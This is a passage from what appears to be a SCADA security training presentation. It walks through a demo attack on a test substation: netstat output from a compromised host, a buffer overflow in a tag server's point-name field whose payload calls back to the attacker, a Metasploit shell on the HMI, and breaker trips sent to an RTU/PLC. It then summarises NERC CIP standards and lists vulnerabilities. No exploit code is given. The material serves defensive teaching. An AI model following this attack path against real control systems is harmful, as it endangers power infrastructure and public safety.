


```

Select C:\WINNT\system32\cmd.exe
C:\Documents and Settings\Administrator>netstat -na
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1026 0.0.0.0:0 LISTENING
TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING
TCP 192.168.10.21:139 0.0.0.0:0 LISTENING
TCP 192.168.10.21:1027 192.168.10.32:139 TIME_WAIT
UDP 0.0.0.0:445 **:*
UDP 192.168.10.21:137 **:*
UDP 192.168.10.21:138 **:*
UDP 192.168.10.21:500 **:*
UDP 192.168.10.21:4500 **:*
C:\Documents and Settings\Administrator>
    
```

Victim#2 Netstat shows an established connection to a new subnet (Victim #2 IP – 192.168.10.21, Remote Server IP – 192.168.0.97)

Attack Stage #3 – DMZ to SCADA



Tag Server Buffer Overflow


Exploit overflows the point name field

Firewall policy:

- Grants **Victim #2** access to **Victim #3** on port 2000
- **Victim #3** allowed 'any' TCP connection to internet
- Exploit payload calls back to attacker machine

```


38. Tag Server
Received InPointUsInMsg: PointName: Tank 0, Value: 20731
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 30092
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 18238
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 21458
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 42316
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 54713
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 60898
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 34461
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 27276
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 8313
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 52992
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 45988
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 38815
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 53348
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 29555
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 44084
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 18671
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 52275
Server: get data from 192.168.10.180
Received InPointUsInMsg: PointName: Tank A, Value: 41593
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 63657
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 64958
Server: get data from 192.168.10.21
Received InPointUsInMsg: PointName: Tank A, Value: 47177
    
```



Attack Stage #3 – Pretty Pictures (HMI)

The screenshot displays a complex HMI interface for a power substation. The main window, titled "Operator's Console", shows a schematic diagram of a "TYPICAL SUBSTATION" in "SCADA CONTROL MODE - Remote". The diagram includes various components such as breakers (MB-1, MB-2, FB-1, FB-2, FB-3, FB-4), circuit breakers (Ckt 52856, Ckt 55, Ckt 54857, Ckt 53), and transformers (8D10-1, 8D10-2). A central box indicates the substation is in "SCADA CONTROL MODE - Remote". A warning banner at the bottom of the diagram reads: "Reclosures at SPERT Sub MUST be DISABLED BEFORE a Work Permit can be Issued." To the left, a terminal window titled "Start TagServer-Release" shows a series of log messages: "Received logPointValueMsg: PointName: Tank A, Value: 55361", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 47116", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 17601", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 11099", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 32231", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 33231", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 4369", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 42311", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 5881", "server: got data from 192.168.3.21", "Received logPointValueMsg: PointName: Tank A, Value: 39444". The bottom of the interface shows a console window with system alerts: "07/24/08 16:07:27 - Console initialized.", "07/24/08 16:07:27 - Breaker MB-2 Tripped", "07/24/08 16:07:27 - Breaker FB-4 Tripped", "07/24/08 16:07:36 - Breaker MB-2 Closed". The taskbar at the bottom shows the Start button, "Start TagServer-Release", "PLC HMI", "Metasploit Courtesy Shel...", and "Operator's Console". The system tray shows the time as 4:28 PM.


Attack – Send Commands to RTU/PLC (Trip Breakers)



Attacker incrementally expanded attack

- Gained remote control of host inside the control LAN
- Controls the HMI or Substation from the internet

Demo Exploit Path (Reminder)



Demo System Vulnerabilities

- Antiquated and/or unpatched
 - Operating systems
 - Services
- Poorly defined firewall policy
- Intrusion Detection System (IDS) is underutilized
- Application coding problems
 - Unsafe function usage
 - Logic problems
- Least Privileges principle has not been applied to all applications, services, and the network design

NERC Security Requirements

The CIP Standards – The Condensed Version

CIP-002-1 – Cyber Security – Critical Cyber Asset Identification:

Requires a responsible entity to identify its critical assets and critical cyber assets using a risk-based assessment methodology.

R1 – Critical Asset Identification Method

R2 – Critical Asset Identification

R3 – Critical Cyber Asset Identification

R4 – Annual Approval

CIP-003-1 – Cyber Security – Security Management Controls:

Requires a responsible entity to develop and implement security management controls to protect critical assets identified pursuant to **CIP-002-1**.

R1 – Cyber Security Policy (NERC Top 10)

R2 – Leadership

R3 – Exceptions

R4 – Information Protection

R5 – Access Control

R6 – Change Control and Configuration Management

The CIP Standards – The Condensed Version

CIP-004-1 – Cyber Security – Personnel and Training:

Requires personnel with access to critical cyber assets to have identity verification and a criminal check. It also requires employee training.

R1 – Awareness

R2 – Training

R3 – Personnel Risk Assessment

R4 – Access

CIP-005-1 – Cyber Security – Electronic Security Perimeters:

Requires the identification and protection of an electronic security perimeter and access points. The electronic security perimeter is to encompass the critical cyber assets identified pursuant to the methodology required by **CIP-002-1**.

R1 – Electronic Security Perimeter

R2 – Electronic Access Control

R3 – Monitoring Electronic Access

R4 – Cyber Vulnerability Assessment

R5 – Documentation Review

The CIP Standards – The Condensed Version

CIP-006-1 – Cyber Security – Physical Security of Critical Cyber Assets:

Requires a responsible entity to create and maintain a physical security plan that ensures that all cyber assets within an electronic security perimeter are kept in an identified physical security perimeter.

R1 – Physical security Plan

R2 – Physical Access Controls

R3 – Monitoring Physical Access

R4 – Logging Physical Access

R5 – Access Log Retention

R6 – Maintenance and Testing

The CIP Standards – The Condensed Version

CIP-007-1 – Cyber Security – Systems Security Management:

Requires a responsible entity to define methods, processes and procedures for securing the systems identified as critical cyber assets, as well as the non-critical cyber assets within an electronic security perimeter.

R1 – Test Procedures

R2 – Ports and Services

R3 – Security Patch Management

R4 – Malicious Software Prevention

R5 – Account Management

R6 – Security Status Monitoring

R7 – Disposal or Redeployment

R8 – Cyber vulnerability Assessment

R9 – Documentation Review and Maintenance

The CIP Standards – The Condensed Version

CIP-008-1 – Cyber Security – Incident Reporting and Response Planning:

Requires a responsible entity to identify, classify, respond to, and report cyber security incidents related to critical cyber assets.

R1 – Cyber Security Incident Response Plan

R2 – Cyber Security Incident Documentation

CIP-009-1 – Cyber Security – Recovery Plans for Critical Cyber Assets:

Requires the establishment of recovery plans for critical cyber assets using established business continuity and disaster recovery techniques and practices.

R1 – Recovery Plans

R2 – Exercises


R3 – Change Control

R4 – Backup and Restore

R5 – Testing Backup Media



Security is a Never Ending Process



NERC Top 10 Vulnerabilities - 2007

Introduction

The U.S. Department of Energy National SCADA Test Bed (NSTB) program has provided initial recommended mitigation strategies to the list of vulnerabilities prepared by the CSSWG members.


Three levels of mitigation strategies are proposed – ***foundational***, ***intermediate***, and ***advanced***. ***Foundational*** strategies are considered to be minimal mitigation strategies typically involving the establishment of security policy and fundamental implementations. ***Intermediate*** strategies are a next step in establishing a secure posture and involve readily available technologies or the stronger implement of baseline policies. ***Advanced*** mitigation strategies provide long term achievable security posture guidance but may include tools or technologies that are currently not readily available

NERC Top 10 Vulnerabilities - 2007

